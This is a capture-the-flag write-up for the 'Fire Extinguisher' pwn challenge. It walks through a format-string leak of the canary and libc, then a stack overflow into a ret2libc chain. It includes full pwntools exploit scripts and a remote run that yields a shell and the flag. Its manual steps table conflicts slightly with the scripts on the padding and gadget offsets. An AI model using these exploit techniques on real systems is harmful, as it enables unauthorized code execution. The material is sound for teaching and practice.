Fire Extinguisher

Challenge Description
HELP MY ENTIRE HOUSE IS ON FIRE
Exploit
Check Security
1
2
3
~/labs/ctf/cyberblitz2025/pwn/fire_extinguisher
❯ file fire-extinguisher
fire-extinguisher: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=137d43f9e9bd65ccaefcfb066a418c82c96c15f2, for GNU/Linux 3.2.0, with debug_info, not stripped
Breakdown
- The binary is not stripped, meaning symbol information is preserved.
- Function names (e.g.
main,win) and symbol addresses are available.- TLDR, easier to rev.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
~/labs/ctf/cyberblitz2025/pwn/fire_extinguisher
❯ checksec --file=fire-extinguisher --format=json | jq
{
  "fire-extinguisher": {
    "relro": "partial",
    "canary": "yes",
    "nx": "yes",
    "pie": "yes",
    "rpath": "no",
    "runpath": "no",
    "symbols": "yes",
    "fortify_source": "no",
    "fortified": "0",
    "fortify-able": "3"
  }
}
Breakdown
canary: yes
- Stack canary protection is enabled.
- The return address cannot be overwritten directly.
- No simple buffer overflow here.
nx:yes
- The stack is non-executable, preventing injected shellcode from running.
- Don’t matter here since its a
ret2libcchallenge.pie:yes
- The binary is loaded at a randomized base address.
- A PIE leak is required to calculate the correct runtime address of the target function.
Vulnerability Analysis


Decompile and disassemble with ghidra
1
2
3
4
5
6
7
8
9
10
11
higher addresses
────────────────────────
saved RIP
saved RBP
stack canary (FS:0x28)  ← checked at end via __stack_chk_fail
preamble2[16]           (Stack[-0x28])
preamble1[16]           (Stack[-0x38])
fire[16]                (Stack[-0x48])
extinguish[16]          (Stack[-0x58])
────────────────────────
lower addresses
There are two buffer overflow vulnerability in this program
read(0,fire,0x20)- This vulnerability is utilized to create a format string vulnerability later at
printf(preamble1, fire)in order to leak addresses from the stack. fire[16]fire is allocated 16 bytes on the stack.read()writes 32 bytes (0x20) into the buffer, causing a stack-based buffer overflow.- The overflow proceeds toward higher stack addresses and overwrites the local variable
preamble1. - By overwriting
preamble1with format specifiers such as%p, the attacker controls the format string used byprintf, allowing memory addresses to be leaked.
- This vulnerability is utilized to create a format string vulnerability later at
fgets(extinguish, 1000, stdin)- This vulnerability is utilized to gain control of execution flow (e.g. ret2libc).
extinguish[16]is allocated 16 bytes on the stack.fgets()is called with an excessively large size (1000), causing a stack-based buffer overflow- The overflow proceeds toward higher stack addresses, overwriting
fire,preamble1,preamble2, the stackcanary, savedRBP, and savedRIP. - After leaking the stack canary in the first stage, this overflow can be utilized to overwrite RIP while preserving the canary.
Find Offset to Preamble1
Generate payload to overwrite
preamble11 2
❯ python2 -c 'print("A"*16+"B"*16)' AAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBPayload Breakdown
fire[16]is allocated 16 bytes on the stack.- Writing 16 bytes fills
firecompletely. - The next bytes overflow into the next local variable at a higher stack address,
preamble1[16]. - Therefore, we send 16 ‘A’s followed by 16 ‘B’s to fully overwrite
preamble1. - If we see 16Bs followed by
extinguish>, we found the offset.
Crash the program
1
2
3
4
5
6
7
8
9
 pwndbg> r
 Starting program: /home/kali/labs/ctf/cyberblitz2025/pwn/fire_extinguisher/fire-extinguisher
 [Thread debugging using libthread_db enabled]
 Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
 welcome to the fire extinguisher!
 -----
 what fire are we putting out? > AAAAAAAAAAAAAAAABBBBBBBBBBBBBBBB
 BBBBBBBBBBBBBBBBextinguish! >extinguish! >[Inferior 1 (process 1246018) exited normally]
 pwndbg>
To Note
- Offset to
preamble1: 16
- Offset to
Find Canary Offset
View disassembled
main
1
2
3
4
5
 local_10   (canary)     Stack[-0x10]
 preamble2               Stack[-0x28]
 preamble1               Stack[-0x38]
 fire                    Stack[-0x48]
 extinguish              Stack[-0x58]
Calculate Canary Offset
0x58 - 0x10 = 0x48 (72)
Leak Canary Address
fuzz.py1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32
from pwn import * import sys exe = "./fire-extinguisher" context.binary = exe context.log_level = "warning" def start(argv=[], *a, **kw): if args.GDB: return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw) else: return process(exe) gdbscript = """ b *main c """ PADDING = 16 # Fuzz positional leaks. Start at 1, not 0. for i in range(100): try: p = start() fmt = f"%{i}$p" payload = "A"*PADDING + fmt p.sendafter(b"what fire are we putting out? > ", payload) out = p.recvuntil(b"extinguish! >", timeout=1) print(f"{i}: {out.decode(errors='ignore').strip().split(" ")[0]}") p.close() except (EOFError, PwnlibException): pass
- Remember to add 16 “A” padding.
Leak addresses with
fuzz.py1 2 3 4 5 6 7
~/labs/ctf/cyberblitz2025/pwn/fire_extinguisher ❯ python3 fuzz.py | grep -e "00$" /home/kali/labs/ctf/cyberblitz2025/pwn/fire_extinguisher/fuzz.py:30: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes p.sendafter(b"what fire are we putting out? > ", payload) 15: 0xe1ce5c37e4de4100 26: 0x7ffff7ffd000 35: 0xc15b6335997d8700
Canary Address Candidates
26: 0x7ffff7ffd000- Unlikely to be the canary as the address is page-aligned and consistently (always
0x7...). - Falls within the libc / loader address range.
- Unlikely to be the canary as the address is page-aligned and consistently (always
15: 0xe1ce5c37e4de4100- Although this value is randomized and ends with a null byte, it appears too early in the printf argument list.
35: 0xc15b6335997d8700- Most likely stack canary candidate.
- The value is randomized on each execution, consistently ends with a null byte.
- Canary Index:
35
Leak LIBC Address
Find LIBC Base Address from
pwndbg1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25
pwndbg> vmmap LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA Start End Perm Size Offset File (set vmmap-prefer-relpaths on) 0x555555554000 0x555555555000 r--p 1000 0 fire-extinguisher 0x555555555000 0x555555556000 r-xp 1000 1000 fire-extinguisher 0x555555556000 0x555555557000 r--p 1000 2000 fire-extinguisher 0x555555557000 0x555555558000 r--p 1000 2000 fire-extinguisher 0x555555558000 0x555555559000 rw-p 1000 3000 fire-extinguisher 0x7ffff7dab000 0x7ffff7dae000 rw-p 3000 0 [anon_7ffff7dab] 0x7ffff7dae000 0x7ffff7dd6000 r--p 28000 0 /usr/lib/x86_64-linux-gnu/libc.so.6 0x7ffff7dd6000 0x7ffff7f3b000 r-xp 165000 28000 /usr/lib/x86_64-linux-gnu/libc.so.6 0x7ffff7f3b000 0x7ffff7f91000 r--p 56000 18d000 /usr/lib/x86_64-linux-gnu/libc.so.6 0x7ffff7f91000 0x7ffff7f95000 r--p 4000 1e2000 /usr/lib/x86_64-linux-gnu/libc.so.6 0x7ffff7f95000 0x7ffff7f97000 rw-p 2000 1e6000 /usr/lib/x86_64-linux-gnu/libc.so.6 0x7ffff7f97000 0x7ffff7fa4000 rw-p d000 0 [anon_7ffff7f97] 0x7ffff7fbf000 0x7ffff7fc1000 rw-p 2000 0 [anon_7ffff7fbf] 0x7ffff7fc1000 0x7ffff7fc5000 r--p 4000 0 [vvar] 0x7ffff7fc5000 0x7ffff7fc7000 r-xp 2000 0 [vdso] 0x7ffff7fc7000 0x7ffff7fc8000 r--p 1000 0 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 0x7ffff7fc8000 0x7ffff7ff0000 r-xp 28000 1000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 0x7ffff7ff0000 0x7ffff7ffb000 r--p b000 29000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 0x7ffff7ffb000 0x7ffff7ffd000 r--p 2000 34000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 0x7ffff7ffd000 0x7ffff7ffe000 rw-p 1000 36000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 0x7ffff7ffe000 0x7ffff7fff000 rw-p 1000 0 [anon_7ffff7ffe] 0x7ffffffdd000 0x7ffffffff000 rw-p 22000 0 [stack]To Note
- LIBC Base Address:
0x7ffff7dae000
- LIBC Base Address:
Leak addresses with
fuzz.py1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
❯ python3 fuzz.py | grep 0x7 /home/kali/labs/ctf/cyberblitz2025/pwn/fire_extinguisher/fuzz.py:30: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes p.sendafter(b"what fire are we putting out? > ", payload) 1: 0x7fffffffdc00: 2: 0x7fffffffdc00: 10: 0x7325207024303125 17: 0x7ffff7dd7ca8 18: 0x7fffffffdd40 21: 0x7fffffffdd58 22: 0x7fffffffdd58 25: 0x7fffffffdd68 26: 0x7ffff7ffd000 33: 0x7fffffffdd58 36: 0x7fffffffdd50 37: 0x7ffff7dd7d65 40: 0x7ffff7ffe310 44: 0x7fffffffdd50
LIBC Function Address
0x7ffff7dd7ca8
Verify
0x7ffff7dd7ca8points tolibc1 2 3
pwndbg> x 0x7ffff7dd7ca8 0x7ffff7dd7ca8 <__libc_start_call_main+120>: 0x91e8c789 pwndbg>
Find the offset to
libcbase address1 2 3 4 5
pwndbg> x 0x7ffff7dd7ca8 0x7ffff7dd7ca8 <__libc_start_call_main+120>: 0x91e8c789 pwndbg> x 0x7ffff7dd7ca8 - 0x7ffff7dae000 0x29ca8: Cannot access memory at address 0x29ca8 pwndbg>
Offset to LIBC Base
0x29ca8
Find Offsets to LIBC Functions
Find out where is
systemfunction1 2 3
~/labs/ctf/cyberblitz2025/pwn/fire_extinguisher ❯ readelf -s libc.so.6| grep system 1054: 0000000000053110 45 FUNC WEAK DEFAULT 15 system@@GLIBC_2.2.5
Breakdown
- The value
0x53110is the offset ofsystemfrom the libc base, not its absolute address. system_addr = libc_base + 0000000000053110.
- The value
Find the string literal
/bin/shinlibc1 2 3
~/labs/ctf/cyberblitz2025/pwn/fire_extinguisher ❯ strings -a -t x libc.so.6 | grep "/bin/sh" 1a7ea4 /bin/sh
Breakdown
- The string
"/bin/sh"exists as a string inside libc. binsh_addr = libc_base + 0x1a7ea4
- The string
Find Gadgets
To build a ret2libc chain on 64-bit, we need a pop rdi; ret gadget to set up the first argument to system, and a standalone ret gadget to satisfy 16-byte stack alignment.
Since the binary is PIE and its base address is unknown, gadgets in fire-extinguisher cannot be used, so all gadgets are taken from libc, whose base address is derived from the leak.
Find
pop rdigadget1 2 3 4 5 6 7 8 9 10 11
~/labs/ctf/cyberblitz2025/pwn/fire_extinguisher ❯ ropper -f libc.so.6 --search "pop rdi" [INFO] Load gadgets from cache [LOAD] loading... 100% [LOAD] removing double gadgets... 100% [INFO] Searching for gadgets: pop rdi [INFO] File: libc.so.6 ...SNIP... 0x000000000002a145: pop rdi; ret;
To Note
- Address:
0x2a145
- Address:
Find
retgadget1 2 3 4 5 6 7 8 9 10
~/labs/ctf/cyberblitz2025/pwn/fire_extinguisher 8s ❯ ropper -f libc.so.6 --search "ret;" [INFO] Load gadgets from cache [LOAD] loading... 100% [LOAD] removing double gadgets... 100% [INFO] Searching for gadgets: ret; [INFO] File: libc.so.6 0x000000000002846b: ret;
To Note
- Address:
0x2846b
- Address:
Manual
Steps
| Step | Purpose | Value |
|---|---|---|
| 1 | Padding to Canary | 104 |
| 2 | Canary | Canary Address at Runtime |
| 3 | Padding to RBP | 8 |
| 4 | Stack alignment (ret) | libc_base + 0x2846b |
| 5 | pop rdi; ret; | libc_base + 0x2846b |
| 6 | /bin/sh | libc_base + 0x1a7ea4 |
| 7 | system | libc_base + 0x53110 |
Also, don’t forget LIBC Leak.
Make changes to “CHANGE ME” section
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
from pwn import *
import sys

exe = "./fire-extinguisher"
elf = context.binary = ELF(exe, checksec=False)

# Use system libc (no provided libs)

context.log_level = "debug"

def start(argv=[], *a, **kw):
    if args.REMOTE:
        return remote(sys.argv[1], int(sys.argv[2]), *a, **kw)
    return process([exe] + argv, *a, **kw)

# CHANGE ME
OFFSET_TO_CANARY = 72
OFFSET_TO_RBP    = 8
CANARY_IDX = 35
LIBC_IDX   = 17
LIBC_LEAK_OFF = 0x29ca8
RET_OFF = 0x2846b
POP_RDI_OFF = 0x2a145
BINSH_OFF = 0x1a7ea4
SYSTEM_OFF = 0x53110
# END


def parse_ptr(x: bytes) -> int:
    return int(x.strip(), 16)

def main():
    io = start()

    # ---- Stage 1: leak canary + libc ptr ----
    fmt = ("A" * 16 + f"%{CANARY_IDX}$p.%{LIBC_IDX}$p").encode()
    io.sendafter(b"what fire are we putting out? > ", fmt)

    leak_blob = io.recvuntil(b"extinguish! >", drop=True)
    leak_line = leak_blob.split(b"\n")[-1].strip()

    parts = leak_line.split(b".")
    if len(parts) != 2:
        log.failure(f"bad leak parse: {parts}")
        log.failure(f"raw: {leak_blob!r}")
        return

    canary    = parse_ptr(parts[0])
    libc_leak = parse_ptr(parts[1])

    log.success(f"canary    = {canary:#x}")
    log.success(f"libc leak = {libc_leak:#x}")

    # ---- libc base via constant offset ----
    libc_base = libc_leak - LIBC_LEAK_OFF
    log.success(f"libc base = {libc_base:#x}")

    # ---- gadgets/symbols from system libc ----
    ret     = libc_base + RET_OFF
    pop_rdi = libc_base + POP_RDI_OFF
    system = libc_base + SYSTEM_OFF
    binsh  = libc_base + BINSH_OFF

    log.info(f"ret     = {ret:#x}")
    log.info(f"pop rdi = {pop_rdi:#x}")
    log.info(f"system  = {system:#x}")
    log.info(f"binsh   = {binsh:#x}")

    # ---- Stage 2: overflow (fgets) ----
    payload = flat([
        b"A" * OFFSET_TO_CANARY,
        canary,
        b"B" * OFFSET_TO_RBP,
        ret,        # alignment
        pop_rdi,
        binsh,
        system,
    ])

    io.sendline(payload)
    io.interactive()

if __name__ == "__main__":
    main()
Exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
~/labs/ctf/cyberblitz2025/pwn/fire_extinguisher
❯ python3 manual.py REMOTE blitzinstance1.ddns.net 33527
[+] Opening connection to blitzinstance1.ddns.net on port 33527: Done
[DEBUG] Received 0x48 bytes:
    b'welcome to the fire extinguisher!\n'
    b'-----\n'
    b'what fire are we putting out? > '
[DEBUG] Sent 0x1b bytes:
    b'AAAAAAAAAAAAAAAA%35$p.%17$p'
[DEBUG] Received 0x2e bytes:
    b'0x8de803e3b2f70d00.0x773984329ca8extinguish! >'
[+] canary    = 0x8de803e3b2f70d00
[+] libc leak = 0x773984329ca8
[+] libc base = 0x773984300000
[*] ret     = 0x77398432846b
[*] pop rdi = 0x77398432a145
[*] system  = 0x773984353110
[*] binsh   = 0x7739844a7ea4
[DEBUG] Sent 0x79 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000040  41 41 41 41  41 41 41 41  00 0d f7 b2  e3 03 e8 8d  │AAAA│AAAA│····│····│
    00000050  42 42 42 42  42 42 42 42  6b 84 32 84  39 77 00 00  │BBBB│BBBB│k·2·│9w··│
    00000060  45 a1 32 84  39 77 00 00  a4 7e 4a 84  39 77 00 00  │E·2·│9w··│·~J·│9w··│
    00000070  10 31 35 84  39 77 00 00  0a                        │·15·│9w··│·│
    00000079
[*] Switching to interactive mode
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x41 bytes:
    b'CyberBlitz2025{p0uring_w4ter_on_a_gr34S3_f1r3_ju5t_to_f33l_al1v3}'
CyberBlitz2025{p0uring_w4ter_on_a_gr34S3_f1r3_ju5t_to_f33l_al1v3}$
Auto
Mostly automated, make changes to “CHANGE ME” section.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
from pwn import *
import sys

exe = "./fire-extinguisher"
elf = context.binary = ELF(exe, checksec=False)

libc = ELF("/usr/lib/x86_64-linux-gnu/libc.so.6", checksec=False)

context.log_level = "debug"

def start(argv=[], *a, **kw):
    if args.REMOTE:
        return remote(sys.argv[1], int(sys.argv[2]), *a, **kw)
    return process([exe] + argv, *a, **kw)

# CHANGE ME
OFFSET_TO_CANARY = 72
OFFSET_TO_RBP    = 8
CANARY_IDX = 35
LIBC_IDX   = 17
LIBC_LEAK_OFF = 0x29ca8
# END


def parse_ptr(x: bytes) -> int:
    return int(x.strip(), 16)

def main():
    io = start()

    # ---- Stage 1: leak canary + libc ptr ----
    fmt = ("A" * 16 + f"%{CANARY_IDX}$p.%{LIBC_IDX}$p").encode()  # keep delimiter
    io.sendafter(b"what fire are we putting out? > ", fmt)

    leak_blob = io.recvuntil(b"extinguish! >", drop=True)  # consumes the prompt too
    leak_line = leak_blob.split(b"\n")[-1].strip()

    parts = leak_line.split(b".")
    if len(parts) != 2:
        log.failure(f"bad leak parse: {parts}")
        log.failure(f"raw: {leak_blob!r}")
        return

    canary    = parse_ptr(parts[0])
    libc_leak = parse_ptr(parts[1])

    log.success(f"canary    = {canary:#x}")
    log.success(f"libc leak = {libc_leak:#x}")

    # ---- libc base via constant offset ----
    libc.address = libc_leak - LIBC_LEAK_OFF
    log.success(f"libc base = {libc.address:#x}")

    # ---- gadgets/symbols from system libc ----
    rop = ROP(libc)
    ret     = rop.find_gadget(["ret"]).address
    pop_rdi = rop.find_gadget(["pop rdi", "ret"]).address

    system = libc.sym["system"]
    exit_  = libc.sym["exit"]
    binsh  = next(libc.search(b"/bin/sh\x00"))

    log.info(f"ret     = {ret:#x}")
    log.info(f"pop rdi = {pop_rdi:#x}")
    log.info(f"system  = {system:#x}")
    log.info(f"exit    = {exit_:#x}")
    log.info(f"binsh   = {binsh:#x}")

    # ---- Stage 2: overflow (fgets) ----
    payload = flat([
        b"A" * OFFSET_TO_CANARY,
        canary,
        b"B" * OFFSET_TO_RBP,
        ret,        # alignment
        pop_rdi,
        binsh,
        system,

    ])
    io.sendline(payload)
    io.interactive()

if __name__ == "__main__":
    main()